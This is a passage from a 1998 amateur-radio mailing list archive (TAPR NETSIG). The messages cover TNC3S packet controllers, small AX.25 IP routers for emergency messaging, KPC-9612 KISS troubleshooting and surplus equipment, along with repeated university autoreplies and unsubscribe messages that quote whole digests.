TheNet (=NET-ROM) and TCP/IP router.

If one of the three ports of TNC3S is configured to High-Speed
Bus-KISS, up to 8 TNC3S may be linked together via this bus. This
results in a 14 port digipeater with all router capabilities. All
ports can be used simplex or fulldup.

The maximun AX.25 speed of each modem is about 1 Mbit/s, however,
the total throughput of a node is limited to 1.6 MBit/s. The High-
Speed Bus runs with 1 MBit/s. There are lots of nodes running with
TNC3S and X-Net in Germany, one of them with 9600 and 153000 baud
user access and a fullduplex link with 1220 kbit/s on 10 GHz.

The RS232 port can also be adressed in Hayes-mode, i.e. instead of
connecting, you can 'dial' a call (AT DT DK9SJ). After connecting,
you may switch to SLIP mode for TCP/IP access.

Tth TNC3 has about the double size compared to usual TNC2, it
consumes 100-200 mAmps at 12 VDC. Usually, it is used with 1200 baud
AFSK or 9600 baud FSK (G3RUH) modems. The FSK modems can be easyly
modified for higher baudrates up to 76k or higher.

A TNC3EN is under development. This TNC has 3 modem ports for the
radio links and a Ethernet interface to be connected to a standard
local network or hub. This TNC can be simply used for large nodes
with high speed data transfer via the LAN and uses standard drivers
for access by TCP/IP based software (e.g. internet browsers).

Maybe this hint will help.

73! Ulf, DK9SJ

Ulf Kumm, DK9SJ Joh.-Kraemer-Str. 34; D-70597 Stuttgart
eMail: ulf@symek.com,   Homepage: http://symek.com

--

Ulf Kumm, DK9SJ Joh.-Kraemer-Str. 34; D-70597 Stuttgart
eMail: ulf@symek.com,   Homepage: http://symek.com
Phone: +49 711 7678-923;   Fax +49 711 7678-924

14. Re: [NETSIG:3525] Portable (ie small) routers

From: Stephen Schwarm <schwarm@mitre.org>
Date: Mon, 18 May 1998 08:19:38 -0400
To: netsig@tapr.org
Message-ID: <3560275A.9F9345B9@mitre.org>
Rendered body type: text/plain

I'd be interested in what you come up with. We are using APRS
in this area of the world. It has broadcast and NTS message formats
so it works well for traffic. Most of our major emergencies are
weather related so having the weather displays is helpful too.

Steve Schwarm, W3EVE
x VK1EVE
E. Mass. Section Emergency Coordinator
The MITRE Corp; 202 Burlington Rd MS m346; Bedford, MA 01720
Phone:+1(781)271-4600 FAX:+1(781)271-5161
EMail: schwarm@mitre.org

Mark Cheeseman wrote:
>
> Hi All,
>
> A few of us are working on an IP-based message handling system for
> emergency/public-service use. As part of the system we need some
> dedicated AX.25 IP routers - the sort of configuration that can be
> easily carted to the top of a mountain and left there for a while.
>
> PC-based Linux or DOS/NOS solutions are really overkill for this
> application, as are existing boxes like the Gracilis Packeten (for
> example). All we need is an IP router with 2-4 AX.25 radio ports,
> some form of dynamic routing (probably either RSPF or RIP2) and any
> other bits'n'pieces needed to manage it. Perhaps the ability to
> digipeat at the AX.25 level would be handy, but not vital.
>

> Before we go out and start re-inventing wheels, has anybody tried
> something similar to this? Either using an existing TNC or a
> dedicated piece of hardware?
>
> Thanks,
> Mark VK2XGK
[Attachment: smime.p7s; application/x-pkcs7-signature; 2,720 bytes]

15. Re: [NETSIG:3527] KPC-9612 slipping out of KISS?

From: LNUSSAT.JMALMBER@eds.com
Date: Mon, 18 May 1998 16:26:03 -0400
To: netsig <netsig@tapr.org>
Message-ID: <009500001309028800000 2L082*@MHS>
Rendered body type: text/plain

Are you exiting from KISS to command mode or just locking up?

Just exiting from KISS to command mode would make me suspect a
software bug. Unlikely but possible that RF into the unit could cause that.

For a complete lockup, there are tons of possibilities.

RF may be getting into the unit.
You may have a thermally marginal component.
Grounding also should be checked.
Is the power system clean?
Software Bug.

73,

John Malmberg
E-Mail: lnussat.jmalmber@gmeds.com
Ax.25: WB8TYW@K4HRY#.midtn.tn.usa.na

netsig [INET.NETSIG] @ DIAMOND
05/17/98 09:48 PM

To: netsig [INET.NETSIG] @ DIAMOND
cc:
Subject: [NETSIG:3527] KPC-9612 slipping out of KISS?

Hi all! Has anyone else had a problem similar to the following, and did
you find a solution?

Been having problems with my KPC-9612 "losing" KISS. Just goes
brain-dead after an indeterminate period of time. Have to do a hard
reset.

Recently upgraded the firmware in the KPC-9612 to the latest version and that
didn't change anything. Using
16550 serial ports. Tried both regular KISS and BPQ's Kantronics
extensions. Tried changing port connections. Run serial ports at 19,200.

73,

Dave Wolf WO5H

16. Re: [NETSIG:3531] Re: Portable (ie small) routers

From: N8deu <N8deu@aol.com>
Date: Mon, 18 May 1998 17:03:22 EDT
To: netsig@tapr.org
Message-ID: <9c307891.3560a21b@aol.com>
Rendered body type: text/plain

In a message dated 98-05-18 09:09:51 EDT, you write:

<< I'd be interested in what you come up with. We are using APRS
 in this area of the world. It has broadcast and NTS message formats
 so it works well for traffic. Most of our major emergencies are
 weather related so having the weather displays is helpful too.

 Steve Schwarm, W3EVE >>

Steve / All,

We also have a need in the Alabama area since Huntsville holds the
unfortunate honor of being the #1 tornado prone city in the US.

Currently, we are using a JNOS system for routing messages via
TCP/IP throughout the state via internet gateways and RF digipeater
links. The idea is to move the weather statements in real time via
SMTP so there are no delays. Most of the ancient BBS systems do
not support SMTP traffic and the ones that do have some limitations.

JNOS running under DOS has its problems in the memory management
area. There are a limited number of users running JNOS under Linux or
some form of UNIX that seem to be successful.

Getting a message to and from the National Weather Service in
Birmingham, Alabama is the critical link and the messages need to
move as soon as they are issued to all the destinations.

How fast do messages move on the APRS network since these usually
operate in the unconnected mode and how reliable are they to get the
message to its destination quickly. If it takes more than 1 or 2 minutes
to move the critical weather bulletins, then it is too late in most cases.
There could be as many as 2-5 digipeaters in the path on the RF side
of the fence. If this could work in a wide distribution mode where all
users get the messages in parallel from a digipeater, it could be a
viable option.

The NWS gets very active in our part of the country during severe weather
so time is the critical path to our success.

We are open to any new ideas as well....

Thanks,
Tim - n8deu@aol.com

17. Surplus Node/Packet Equipment

From: WBRADFORD@delphi.com
Date: Mon, 18 May 1998 22:17:24 -0400 (EDT)
To: netsig@tapr.org
Message-ID: <01IX70SBBHLU8ZODBI@delphi.com>
Rendered body type: text/plain

Hello all:

I have the following surplus packet / node equipment available. All gear is
operational, and although used, in good condition.

4 ea. MFJ 1270b TNC with all mods for node or terminal use $75.00 each

1 ea. Icom IC-25A VHF transceiver, set up for packet node usage,
          has connecting cable with DIN connector for TNC interface. "Plug
and   Play." Excellent service record, works great as node radio. It
is a   synthesized radio, so needs battery back up in case of power
failure   at remote site. $225.

1 ea. Motorola Metrum II VHF radio with crystals for 145.01, .03, .05, .07,
         and 145.09 All set up for packet use, interface cable with DIN
connector   for TNC attached, also plug and play. Rock bound, needs no
battery   backup $250.

1 ea. Uniden Force UHF radio set up on 440.050 for packet use. Has interface
         cable with DIN plug for TNC. It was in use for several years and
works   great. Xtal controlled rig, $200.

1 ea. WR-455b Radio with crystal for 440.050. Also has DIN/TNC connector
cable   attached. Also was in service for several years and works
great. Also a   crystal rig, $200.

Please email me at wbradford@delphi.com if interested. I am pretty firm on
the prices for the TNC's, but will take offers on the radios!

73, Bill

73 Bill k7ea wbradford@delphi.com Salt Lake City, UT

18. Re: [NETSIG:3530] Re: Portable (ie small) routers

From: "Mark Cheeseman" <cheese@apnpc.com.au>
Date: Wed, 20 May 1998 20:34:49 +1000
To: Ulf.Kumm@t-online.de (Ulf Kumm), netsig@tapr.org
Message-ID: <B0000063310@zen.apnpc.com.au>
Rendered body type: text/plain

Ulf Kumm wrote:

> did you inform about the TNC3S already?
>
> it is a MC68302 based packet-radio-controller with 2 modem ports and
> RS232 (WA8DED hostmode or KISS) OR with 3 modem ports when RS232 is
> not used (e.g. with mountain-top use).

...

Where can I find out more about the THC3S? It sounds like the sort of box I'm looking for. What is the status of the X-Net software - is source available?

Regards,
Mark, VK2XGK

--
Mark Cheeseman WebSource Pty Ltd cheese@websource.com.au
Tel +61 2 9936 8689 Fax +61 2 9955 8871 http://www.websource.com.au
--
Mark Cheeseman WebSource Pty Ltd cheese@websource.com.au
Tel +61 2 9936 8689 Fax +61 2 9955 8871 http://www.websource.com.au

19. Re: [NETSIG:3526] RE: Portable (ie small) routers

From: "Mark Cheeseman" <cheese@apnpc.com.au>
Date: Wed, 20 May 1998 20:36:15 +1000
To: "Ron Curry" <recurry@curry.org>, netsig@tapr.org
Message-ID: <B0000063313@zen.apnpc.com.au>
Rendered body type: text/plain

From: Mail Delivery System <>
To: Self
Subject: Mail Delivery Failure.
Date sent: Wed, 20 May 1998 20:32:20
Ron Curry Wrote:

> You should look at the Linux Router Project. It is intended to put a
> small router configuraton completely on one floppy and run out of
> RAM without a hard disk. You can put together a cheap Pentium based
> PC for less than $200 that will run this. Should run on 486 or maybe
> 386 too. I have a 90mhz PC

The two problems I see with that approach are cost and power consumption. Even the small single-board or PC/104 format boards consume about an amp at 5V, and adding flash ROM adds even more (from the specs I've seen thus far). Cost is the other consideration - we're a volunteer organisation and those sort of solutions tend to cost considerably more than a system built from standard PC components.

We haven't ruled Linux out, but if there's a simpler (and cheaper) solution I'd like to investigate that first.

73 de Mark VK2XGK
--
Mark Cheeseman WebSource Pty Ltd cheese@websource.com.au
Tel +61 2 9936 8689 Fax +61 2 9955 8871 http://www.websource.com.au

20. RE: [NETSIG:3525] Portable (ie small) routers

From: "Hast, Chuck" <wchast@utilpart.com>
Date: Wed, 20 May 1998 08:34:53 -0400
To: "'netsig@tapr.org'" <netsig@tapr.org>
Message-ID: <c=US%a=_%p=UPINET%l=UPOPS-980520123453Z-2232@upops.utilpart.com>
Rendered body type: text/plain

>----------
>From: Mark Cheeseman[SMTP:cheese@websource.com.au]
>Sent: Sunday, 17 May, 1998 07:32
>To: netsig@tapr.org
>Subject: [NETSIG:3525] Portable (ie small) routers

>
>Hi All,
>
>A few of us are working on an IP-based message handling system for
>emergency/public-service use. As part of the system we need some
>dedicated AX.25 IP routers - the sort of configuration that can be
>easily carted to the top of a mountain and left there for a while.
>
>PC-based Linux or DOS/NOS solutions are really overkill for this
>application, as are existing boxes like the Gracilis Packeten (for
>example). All we need is an IP router with 2-4 AX.25 radio ports,
>some form of dynamic routing (probably either RSPF or RIP2) and any
>other bits'n'pieces needed to manage it. Perhaps the ability to
>digipeat at the AX.25 level would be handy, but not vital.

Except that the LINUX/DOS solutions are so cheap that overkill becomes
a moot point.

Here in Florida we have been converting our ROSE network (TNC based) to
FPAC which runs in just about any PC. Finding PC's is not a problem,
seems
that there are old ones to be had in both 286 and 386 versions for the
carting
off of the things, at most we have to put out from USD $25-50 on these
things
and in many cases not even that.

For LINUX you will need the 386 or higher speeds, our experience with
the PC
based networking solutions has been VERY good, the things seem to run
with-
out a hangup. The few problems we have had once corrected have
eliminated
halted computers.

Also with LINUX you get so many tools, there is new stuff appearing for
this
OS on almost a daily basis.
>
>Before we go out and start re-inventing wheels, has anybody tried
>something similar to this? Either using an existing TNC or a
>dedicated piece of hardware?

We have tried some different TNC configurations and types, but the PC
solution
has turned out to be the most trouble free and least costly of any of
the solutions
we have tried.

We are presently running a DOS version of FPAC, but we are starting to
look at
the LINUX version for certain sites. LINUX offers so much more power and
tools
with which to work, particularly at the high data flow sites. It also
offers multiple
protocols in the same package and best of all the OS is free for the
downloading.

>
>Mark VK2XGK
>
>

21. RE: [NETSIG:3526] RE: Portable (ie small) routers

From: "Ron Curry" <recurry@curry.org>
Date: Wed, 20 May 1998 20:46:28 -0700
To: <cheese@apnpc.com.au>, <netsig@tapr.org>
Message-ID: <000101bd846b$090791a0$6401a8c0@PentiumII.insighttec.com>
Rendered body type: text/plain

When isn't cost a consideration with hams? That's the ham credo. Do it the
cheapest way possible. That's why hams are stuck with AX25 and 1200baud
(mostly) because they spend far to much time debating what's the cheapest as
opposed to whats the best cost performance. But such is the state of ham
radio - particularly data comm ham radio - and I suppose I shouldn't go down
that path.

Unless you are operating a solar powered station a couple of amps shouldn't

be a problem. With regards to cost, we ARE talking about "standard" PC components - a motherboard, case, and floppy - how can you get more standard or dirt cheap than that? You can build the whole thing for less than the price of what the local ham dealer gets for a TNC (and you don't need a TNC).

Anyway, your choice, I'm sure you can find something that better meets you needs. Just thought you might be interested in how someone else has solved the problem you outlined.

Ron Curry
recurry@curry.org
KE6WED

———

> -----Original Message-----
> From: Mark Cheeseman [mailto:cheese@apnpc.com.au]
> Sent: Wednesday, May 20, 1998 3:36 AM
> To: Ron Curry; netsig@tapr.org
> Subject: Re: [NETSIG:3526] RE: Portable (ie small) routers

> The two problems I see with that approach are cost and power
> consumption. Even the small single-board or PC/104 format boards
> consume about an amp at 5V, and adding flash ROM adds even more
> (from the specs I've seen thus far). Cost is the other consideration -
> we're a volunteer organisation and those sort of solutions tend to
> cost considerably more than a system built from standard PC
> components.
>
> We haven't ruled Linux out, but if there's a simpler (and cheaper)
> solution I'd like to investigate that first.
>
> 73 de Mark VK2XGK
> --
> Mark Cheeseman WebSource Pty Ltd cheese@websource.com.au
> Tel +61 2 9936 8689 Fax +61 2 9955 8871 http://www.websource.com.au
>

22. Uoknor.edu domain has changed to ou.edu

From: info@ou.edu
Date: Thu, 21 May 1998 00:25:34 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <199805210525.AAA00547@helius.services.ou.edu>
Rendered body type: text/plain

You have received this message in response to an Email message you recently sent which contained the domain name "UOKNOR.EDU" in the Email address.

The new domain name for The University of Oklahoma is "OU.EDU". Please update your Email addresses and replace all occurrences of "UOKNOR.EDU" with "OU.EDU".

The Email message that you sent using the "UOKNOR.EDU" domain name was forwarded on to the updated address and there is no need to send it again.

This temporary transition service will remain active until December 23, 1998. If you have any questions and/or comments, please call the Technology Information Center at (405) 325-INFO or send email to info@ou.edu.

Thank you,

Academic User Services
Department of Computing and Telecommunications Services
The University of Oklahoma

23. Uoknor.edu domain has changed to ou.edu

From: info@ou.edu
Date: Thu, 21 May 1998 00:25:49 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <199805210525.AAA00762@helius.services.ou.edu>
Rendered body type: text/plain

You have received this message in response to an Email message you recently sent which contained the domain name "UOKNOR.EDU" in the Email address.

The new domain name for The University of Oklahoma is "OU.EDU". Please

update your Email addresses and replace all occurrences of "UOKNOR.EDU"
with "OU.EDU".

The Email message that you sent using the "UOKNOR.EDU" domain name was
forwarded on to the updated address and there is no need to send it again.

This temporary transition service will remain active until December 23,
1998. If you have any questions and/or comments, please call the
Technology Information Center at (405) 325-INFO or send email to
info@ou.edu.

Thank you,

Academic User Services
Department of Computing and Telecommunications Services
The University of Oklahoma

24. Uoknor.edu domain has changed to ou.edu

From: info@ou.edu
Date: Thu, 21 May 1998 00:27:46 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <199805210527.AAA02187@helius.services.ou.edu>
Rendered body type: text/plain

You have received this message in response to an Email message you
recently sent which contained the domain name "UOKNOR.EDU" in the Email
address.

The new domain name for The University of Oklahoma is "OU.EDU". Please
update your Email addresses and replace all occurrences of "UOKNOR.EDU"
with "OU.EDU".

The Email message that you sent using the "UOKNOR.EDU" domain name was
forwarded on to the updated address and there is no need to send it again.

This temporary transition service will remain active until December 23,
1998. If you have any questions and/or comments, please call the
Technology Information Center at (405) 325-INFO or send email to
info@ou.edu.

Thank you,

Academic User Services
Department of Computing and Telecommunications Services
The University of Oklahoma

25. Uoknor.edu domain has changed to ou.edu

From: info@ou.edu
Date: Thu, 21 May 1998 00:52:17 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <199805210552.AAA16227@helius.services.ou.edu>
Rendered body type: text/plain

You have received this message in response to an Email message you
recently sent which contained the domain name "UOKNOR.EDU" in the Email
address.

The new domain name for The University of Oklahoma is "OU.EDU". Please
update your Email addresses and replace all occurrences of "UOKNOR.EDU"
with "OU.EDU".

The Email message that you sent using the "UOKNOR.EDU" domain name was
forwarded on to the updated address and there is no need to send it again.

This temporary transition service will remain active until December 23,
1998. If you have any questions and/or comments, please call the
Technology Information Center at (405) 325-INFO or send email to
info@ou.edu.

Thank you,

Academic User Services
Department of Computing and Telecommunications Services
The University of Oklahoma

26. KPC9612 kiss mode

From: "(SV2AGW) George Rossopoylos" <sv2agw@the.forthnet.gr>
Date: Wed, 20 May 1998 14:10:17 +0300

To: <netsig@tapr.org>
Message-ID: <199805210621.JAA16360@nefeli.forthnet.gr>
Rendered body type: text/plain

Hi

we have a couple of kpc9612 working with fbb and bpq. We have no problem.
We had once with a kpc-9612+ but Kantronics send us a replacement Eprom
(just in a week) and the problem solved. KPC9612 must remain in kiss or
xkiss mode even without power.
 So you must check the follow.
1. The battery
2.The serial port cable. Loosy conntacts may reset tnc sending brake signal
3.Low Memory problem. Just do a hard reset and dont enable pbbs,nodes etc
dont even set your call. SInce you are in kiss mode no need for that.
4. Power supply problem
5.Hardware problem(processor resets)

73

George Rossopoulos
e-mail:sv2agw@the.forthet.gr
packet:SV2AGW@SV2DXC.TSL.GRC.EU
http://www.forthnet.gr/sv2agw/
http://www.intranet.gr/isefi/rossopou/rossopou.htm

27. ICOM IC-U220 modification

From: "Andreas Mavrides" <apmav@rtc.com.cy>
Date: Thu, 21 May 1998 17:42:40 +0300
To: <netsig@tapr.org>
Message-ID: <199805211742.UAA18120@mail0.spidernet.net>
Rendered body type: text/plain

Hi there

I just bought a pair of ICOM IC-U220 UHF TRXs to use for a dedicated 9k6
link between 2 nodes.
Anybody has any mods for these rigs on how to set them on the desired
frequency and also any mods to make the compatible with 9k6 G3RUH modem?

Thanks in advance,

Best 73s

Andreas 5B4LP (5b4lp@qsl.net)

28. Uoknor.edu domain has changed to ou.edu

From: info@ou.edu
Date: Fri, 22 May 1998 00:21:02 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <199805220521.AAA17866@helius.services.ou.edu>
Rendered body type: text/plain

You have received this message in response to an Email message you
recently sent which contained the domain name "UOKNOR.EDU" in the Email
address.

The new domain name for The University of Oklahoma is "OU.EDU". Please
update your Email addresses and replace all occurrences of "UOKNOR.EDU"
with "OU.EDU".

The Email message that you sent using the "UOKNOR.EDU" domain name was
forwarded on to the updated address and there is no need to send it again.

This temporary transition service will remain active until December 23,
1998. If you have any questions and/or comments, please call the
Technology Information Center at (405) 325-INFO or send email to
info@ou.edu.

Thank you,

Academic User Services
Department of Computing and Telecommunications Services
The University of Oklahoma

29. Uoknor.edu domain has changed to ou.edu

From: info@ou.edu
Date: Fri, 22 May 1998 00:21:10 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <199805220521.AAA17986@helius.services.ou.edu>
Rendered body type: text/plain

You have received this message in response to an Email message you
recently sent which contained the domain name "UOKNOR.EDU" in the Email
address.

The new domain name for The University of Oklahoma is "OU.EDU". Please
update your Email addresses and replace all occurrences of "UOKNOR.EDU"
with "OU.EDU".

The Email message that you sent using the "UOKNOR.EDU" domain name was
forwarded on to the updated address and there is no need to send it again.

This temporary transition service will remain active until December 23,
1998. If you have any questions and/or comments, please call the
Technology Information Center at (405) 325-INFO or send email to
info@ou.edu.

Thank you,

Academic User Services
Department of Computing and Telecommunications Services
The University of Oklahoma

30. Uoknor.edu domain has changed to ou.edu

From: info@ou.edu
Date: Fri, 22 May 1998 00:21:11 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <199805220521.AAA18006@helius.services.ou.edu>
Rendered body type: text/plain

You have received this message in response to an Email message you
recently sent which contained the domain name "UOKNOR.EDU" in the Email
address.

The new domain name for The University of Oklahoma is "OU.EDU". Please
update your Email addresses and replace all occurrences of "UOKNOR.EDU"
with "OU.EDU".

The Email message that you sent using the "UOKNOR.EDU" domain name was
forwarded on to the updated address and there is no need to send it again.

This temporary transition service will remain active until December 23,
1998. If you have any questions and/or comments, please call the
Technology Information Center at (405) 325-INFO or send email to
info@ou.edu.

Thank you,

Academic User Services
Department of Computing and Telecommunications Services
The University of Oklahoma

31. Uoknor.edu domain has changed to ou.edu

From: info@ou.edu
Date: Fri, 22 May 1998 00:21:26 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <199805220521.AAA18231@helius.services.ou.edu>
Rendered body type: text/plain

You have received this message in response to an Email message you
recently sent which contained the domain name "UOKNOR.EDU" in the Email
address.

The new domain name for The University of Oklahoma is "OU.EDU". Please
update your Email addresses and replace all occurrences of "UOKNOR.EDU"
with "OU.EDU".

The Email message that you sent using the "UOKNOR.EDU" domain name was
forwarded on to the updated address and there is no need to send it again.

This temporary transition service will remain active until December 23,
1998. If you have any questions and/or comments, please call the
Technology Information Center at (405) 325-INFO or send email to

info@ou.edu.

Thank you,

Academic User Services
Department of Computing and Telecommunications Services
The University of Oklahoma

32. Uoknor.edu domain has changed to ou.edu

From: info@ou.edu
Date: Fri, 22 May 1998 00:21:47 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <199805220521.AAA18486@helius.services.ou.edu>
Rendered body type: text/plain

You have received this message in response to an Email message you
recently sent which contained the domain name "UOKNOR.EDU" in the Email
address.

The new domain name for The University of Oklahoma is "OU.EDU". Please
update your Email addresses and replace all occurrences of "UOKNOR.EDU"
with "OU.EDU".

The Email message that you sent using the "UOKNOR.EDU" domain name was
forwarded on to the updated address and there is no need to send it again.

This temporary transition service will remain active until December 23,
1998. If you have any questions and/or comments, please call the
Technology Information Center at (405) 325-INFO or send email to
info@ou.edu.

Thank you,

Academic User Services
Department of Computing and Telecommunications Services
The University of Oklahoma

33. Remove

From: "oris" <oris@dirtball.com>
Date: Fri, 22 May 1998 09:47:16 -0400
To: <netsig@tapr.org>
Message-ID: <199805221347.IAA04098@client.alltel.net>
Rendered body type: text/plain

http://www.dirtball.com
oris@dirtball.com
N3CND@N3CND.#NEGA.GA.USA.NOAM

> From: netsig@tapr.org
> To: netsig@tapr.org
> Subject: [NETSIG:3549] NETSIG digest 765
> Date: Friday, May 22, 1998 8:01 AM
>
>   NETSIG Digest 765
>
> Topics covered in this issue include:
>
>   1) ICOM IC-U220 modification
>   by "Andreas Mavrides" <apmav@rtc.com.cy>
>   2) Uoknor.edu domain has changed to ou.edu
>   by info@ou.edu
>   3) Uoknor.edu domain has changed to ou.edu
>   by info@ou.edu
>   4) Uoknor.edu domain has changed to ou.edu
>   by info@ou.edu
>   5) Uoknor.edu domain has changed to ou.edu
>   by info@ou.edu
>   6) Uoknor.edu domain has changed to ou.edu
>   by info@ou.edu
>
> --
>
> Date: Thu, 21 May 1998 17:42:40 +0300
> From: "Andreas Mavrides" <apmav@rtc.com.cy>
> To: <netsig@tapr.org>
> Subject: ICOM IC-U220 modification
> Message-ID: <199805211742.UAA18120@mail0.spidernet.net>
>

> Hi there
>
> I just bought a pair of ICOM IC-U220 UHF TRXs to use for a dedicated 9k6
> link between 2 nodes.
> Anybody has any mods for these rigs on how to set them on the desired
> frequency and also any mods to make the compatible with 9k6 G3RUH modem?
>
> Thanks in advance,
>
> Best 73s
>
> Andreas 5B4LP (5b4lp@qsl.net)
>
>
> ------------------------------
>
> Date: Fri, 22 May 1998 00:21:02 -0500 (CDT)
> From: info@ou.edu
> To: netsig@tapr.org
> Subject: Uoknor.edu domain has changed to ou.edu
> Message-ID: <199805220521.AAA17866@helius.services.ou.edu>
>
> You have received this message in response to an Email message you
> recently sent which contained the domain name "UOKNOR.EDU" in the Email
> address.
>
> The new domain name for The University of Oklahoma is "OU.EDU". Please
> update your Email addresses and replace all occurrences of "UOKNOR.EDU"
> with "OU.EDU".
>
> The Email message that you sent using the "UOKNOR.EDU" domain name was
> forwarded on to the updated address and there is no need to send it
again.
>
> This temporary transition service will remain active until December 23,
> 1998. If you have any questions and/or comments, please call the
> Technology Information Center at (405) 325-INFO or send email to
> info@ou.edu.
>
> Thank you,
>
> Academic User Services
> Department of Computing and Telecommunications Services
> The University of Oklahoma
>
>
> ------------------------------
>
> Date: Fri, 22 May 1998 00:21:10 -0500 (CDT)
> From: info@ou.edu
> To: netsig@tapr.org
> Subject: Uoknor.edu domain has changed to ou.edu
> Message-ID: <199805220521.AAA17986@helius.services.ou.edu>
>
> You have received this message in response to an Email message you
> recently sent which contained the domain name "UOKNOR.EDU" in the Email
> address.
>
> The new domain name for The University of Oklahoma is "OU.EDU". Please
> update your Email addresses and replace all occurrences of "UOKNOR.EDU"
> with "OU.EDU".
>
> The Email message that you sent using the "UOKNOR.EDU" domain name was
> forwarded on to the updated address and there is no need to send it
again.
>
> This temporary transition service will remain active until December 23,
> 1998. If you have any questions and/or comments, please call the
> Technology Information Center at (405) 325-INFO or send email to
> info@ou.edu.
>
> Thank you,
>
> Academic User Services
> Department of Computing and Telecommunications Services
> The University of Oklahoma
>
>
> ------------------------------

>
> Date: Fri, 22 May 1998 00:21:11 -0500 (CDT)
> From: info@ou.edu
> To: netsig@tapr.org
> Subject: Uoknor.edu domain has changed to ou.edu
> Message-ID: <199805220521.AAA18006@helius.services.ou.edu>
>
> You have received this message in response to an Email message you
> recently sent which contained the domain name "UOKNOR.EDU" in the Email
> address.
>
> The new domain name for The University of Oklahoma is "OU.EDU". Please
> update your Email addresses and replace all occurrences of "UOKNOR.EDU"
> with "OU.EDU".
>
> The Email message that you sent using the "UOKNOR.EDU" domain name was
> forwarded on to the updated address and there is no need to send it
again.
>
> This temporary transition service will remain active until December 23,
> 1998. If you have any questions and/or comments, please call the
> Technology Information Center at (405) 325-INFO or send email to
> info@ou.edu.
>
> Thank you,
>
> Academic User Services
> Department of Computing and Telecommunications Services
> The University of Oklahoma
>
>
> ------------------------------
>
> Date: Fri, 22 May 1998 00:21:26 -0500 (CDT)
> From: info@ou.edu
> To: netsig@tapr.org
> Subject: Uoknor.edu domain has changed to ou.edu
> Message-ID: <199805220521.AAA18231@helius.services.ou.edu>
>
> You have received this message in response to an Email message you
> recently sent which contained the domain name "UOKNOR.EDU" in the Email
> address.
>
> The new domain name for The University of Oklahoma is "OU.EDU". Please
> update your Email addresses and replace all occurrences of "UOKNOR.EDU"
> with "OU.EDU".
>
> The Email message that you sent using the "UOKNOR.EDU" domain name was
> forwarded on to the updated address and there is no need to send it
again.
>
> This temporary transition service will remain active until December 23,
> 1998. If you have any questions and/or comments, please call the
> Technology Information Center at (405) 325-INFO or send email to
> info@ou.edu.
>
> Thank you,
>
> Academic User Services
> Department of Computing and Telecommunications Services
> The University of Oklahoma
>
>
> ------------------------------
>
> Date: Fri, 22 May 1998 00:21:47 -0500 (CDT)
> From: info@ou.edu
> To: netsig@tapr.org
> Subject: Uoknor.edu domain has changed to ou.edu
> Message-ID: <199805220521.AAA18486@helius.services.ou.edu>
>
> You have received this message in response to an Email message you
> recently sent which contained the domain name "UOKNOR.EDU" in the Email
> address.
>
> The new domain name for The University of Oklahoma is "OU.EDU". Please
> update your Email addresses and replace all occurrences of "UOKNOR.EDU"
> with "OU.EDU".
>

> The Email message that you sent using the "UOKNOR.EDU" domain name was
> forwarded on to the updated address and there is no need to send it
again.
>
> This temporary transition service will remain active until December 23,
> 1998. If you have any questions and/or comments, please call the
> Technology Information Center at (405) 325-INFO or send email to
> info@ou.edu.
>
> Thank you,
>
> Academic User Services
> Department of Computing and Telecommunications Services
> The University of Oklahoma
>
>
> ------------------------------
>
> End of NETSIG Digest 765
> ************************

34. Remove

From: "oris" <oris@dirtball.com>
Date: Fri, 22 May 1998 09:49:57 -0400
To: <netsig@tapr.org>
Message-ID: <199805221350.IAA04844@client.alltel.net>
Rendered body type: text/plain

http://www.dirtball.com
oris@dirtball.com
N3CND@N3CND.#NEGA.GA.USA.NOAM

> From: netsig@tapr.org
> To: netsig@tapr.org
> Subject: [NETSIG:3543] NETSIG digest 764
> Date: Thursday, May 21, 1998 7:45 AM
>
>   NETSIG Digest 764
>
> Topics covered in this issue include:
>
>   1) RE: Portable (ie small) routers
>   by "Hast, Chuck" <wchast@utilpart.com>
>   2) RE: Portable (ie small) routers
>   by "Ron Curry" <recurry@curry.org>
>   3) Uoknor.edu domain has changed to ou.edu
>   by info@ou.edu
>   4) Uoknor.edu domain has changed to ou.edu
>   by info@ou.edu
>   5) Uoknor.edu domain has changed to ou.edu
>   by info@ou.edu
>   6) Uoknor.edu domain has changed to ou.edu
>   by info@ou.edu
>   7) KPC9612 kiss mode
>   by "(SV2AGW) George Rossopoylos" <sv2agw@the.forthnet.gr>
>
> --
>
> Date: Wed, 20 May 1998 08:34:53 -0400
> From: "Hast, Chuck" <wchast@utilpart.com>
> To: "'netsig@tapr.org'" <netsig@tapr.org>
> Subject: RE: Portable (ie small) routers
> Message-ID:
<c=US%a=_%p=UPINET%l=UPOPS-980520123453Z-2232@upops.utilpart.com>
>
>
>
> >----------
> >From: Mark Cheeseman[SMTP:cheese@websource.com.au]
> >Sent: Sunday, 17 May, 1998 07:32
> >To: netsig@tapr.org
> >Subject: [NETSIG:3525] Portable (ie small) routers
> >
> >Hi All,
> >
> >A few of us are working on an IP-based message handling system for
> >emergency/public-service use. As part of the system we need some
> >dedicated AX.25 IP routers - the sort of configuration that can be

> >easily carted to the top of a mountain and left there for a while.
> >
> >PC-based Linux or DOS/NOS solutions are really overkill for this
> >application, as are existing boxes like the Gracilis Packeten (for
> >example). All we need is an IP router with 2-4 AX.25 radio ports,
> >some form of dynamic routing (probably either RSPF or RIP2) and any
> >other bits'n'pieces needed to manage it. Perhaps the ability to
> >digipeat at the AX.25 level would be handy, but not vital.
>
> Except that the LINUX/DOS solutions are so cheap that overkill becomes
> a moot point.
>
> Here in Florida we have been converting our ROSE network (TNC based) to
> FPAC which runs in just about any PC. Finding PC's is not a problem,
> seems
> that there are old ones to be had in both 286 and 386 versions for the
> carting
> off of the things, at most we have to put out from USD $25-50 on these
> things
> and in many cases not even that.
>
> For LINUX you will need the 386 or higher speeds, our experience with
> the PC
> based networking solutions has been VERY good, the things seem to run
> with-
> out a hangup. The few problems we have had once corrected have
> eliminated
> halted computers.
>
> Also with LINUX you get so many tools, there is new stuff appearing for
> this
> OS on almost a daily basis.
> >
> >Before we go out and start re-inventing wheels, has anybody tried
> >something similar to this? Either using an existing TNC or a
> >dedicated piece of hardware?
>
> We have tried some different TNC configurations and types, but the PC
> solution
> has turned out to be the most trouble free and least costly of any of
> the solutions
> we have tried.
>
